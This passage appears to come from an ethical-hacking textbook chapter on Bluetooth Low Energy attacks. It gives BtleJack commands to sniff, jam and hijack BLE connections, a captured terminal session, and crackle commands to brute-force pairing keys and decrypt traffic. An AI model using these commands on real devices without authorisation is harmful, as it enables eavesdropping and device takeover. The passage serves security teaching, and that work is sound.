
  `btlejack -f 0x129f3244 -j`

- Start hijacking the connection using the following command:

  `btlejack -f 0x9c68fd30 -t -m 0x1fffffffff`


- The captured data can be converted into the pcap format using the following command:

  `btlejack -f 0xac56bc12 -x nordic -o capture.nordic.pcap`



```
rena2019@mint18 ~ $ btlejack -i
BtleJack version 1.1

[i] Flashing /media/rena2019/MICROBIT ...
[i] Flashed 1 devices
rena2019@mint18 ~ $ btlejack -s
BtleJack version 1.1

[i] Enumerating existing connections ...
[ - 46 dBm] 0x6e638559 | pkts: 1
^C[i] Quitting
rena2019@mint18 ~ $ btlejack -f 0x6e638559
BtleJack version 1.1

[i] Detected sniffers:
 > Sniffer #0: fw version 1.1

[i] Synchronizing with connection 0x6e638559 ...
✓ CRCInit = 0x1893be
✓ Channel Map = 0x1fffffffff
✓ Hop interval = 36
✓ Hop increment = 15
[i] Synchronized, packet capture in progress ...
LL Data: 0e 0b 71 3a 1d e2 f1 07 52 2a 19 3b 27
LL Data: 06 19 7c 3e fe 30 69 7e ac b7 0f b3 67 01 a3 2a b6 59 f1 c5 96 bd 56 3f 5c 3e cb
LL Data: 0e 0c 01 80 11 f5 66 4a b2 76 03 56 d1 db
LL Data: 16 09 11 1d 00 ae d9 64 49 4e 9c
LL Data: 1a 16 f1 f4 db 9a a9 b4 df a6 2b 72 85 1d 94 19 2e e0 ad 43 3b 03 18 87
LL Data: 16 12 53 71 7d 40 34 5d 8d 6f 52 7c a6 80 0b 46 ee dc 87 b1
LL Data: 0a 16 09 7d 32 50 ef 05 ba 87 c4 99 91 ff 39 28 b0 f5 82 3c fa a3 32 ad
LL Data: 0e 14 0e 5b c9 77 48 4d 7c b3 85 a3 07 a7 aa 7b 59 1d b8 6d 2d 65
LL Data: 06 09 7c 05 2a 20 60 67 60 d3 e0
LL Data: 06 09 7c 05 2a 20 60 67 60 d3 e0
```

Figure 16.117: Screenshot showing the output of BtleJack



Cracking BLE Encryption Using crackle

- The data exchange and pairing process in BLE devices can occur in **two phases**
- In the **first phase**, devices **exchange details** about their types and abilities to determine the best possible way to establish a connection
- The **second phase** is a key phase that involves **key establishment** and exchange
- Attackers can use tools such as **crackle** that mainly targets the second phase to breach and **gain access to the target device**

crackle Operation Modes

Crack TK mode

- This mode is operated during the pairing phase of BLE, where the tool attempts to brute-force the TK

```
$ crackle -i <file.pcap>
$ crackle -i <file.pcap> -o
<output.pcap>
```

Decryption Using LTK

- In this mode, crackle requires an LTK value and a PCAP file containing LL_ENC_REQ and LL_ENC_RSP packets to unlock encrypted data

```
$ crackle -i <file.pcap> -l <LTK>
$ crackle -i <file.pcap> -o <out.pcap>
-l <LTK>
```

Cracking BLE Encryption Using crackle

The Bluetooth Low Energy (BLE) technology is implemented on modern wireless devices and gadgets such as sensors, mobile phones, cars, beacons, and fitness watches. The data exchange and pairing process in BLE devices can occur in two phases. In the first phase, devices exchange details about their types and abilities to determine the best possible way to establish a connection. The second phase is a key phase that involves key establishment and exchange. Attackers can use tools such as crackle that mainly target the second phase to breach and gain access to the target device.

- **crackle**

  Source: *https://github.com*

  crackle exploits a flaw in the BLE pairing process that allows an attacker to guess or very quickly brute force the temporary key (TK). With the TK and other data collected from the pairing process, the short-term key (STK) and, later, the long-term key (LTK) can be collected. With the STK and LTK, all communications between the master and slave devices can be decrypted.

  crackle operates in the following two modes.

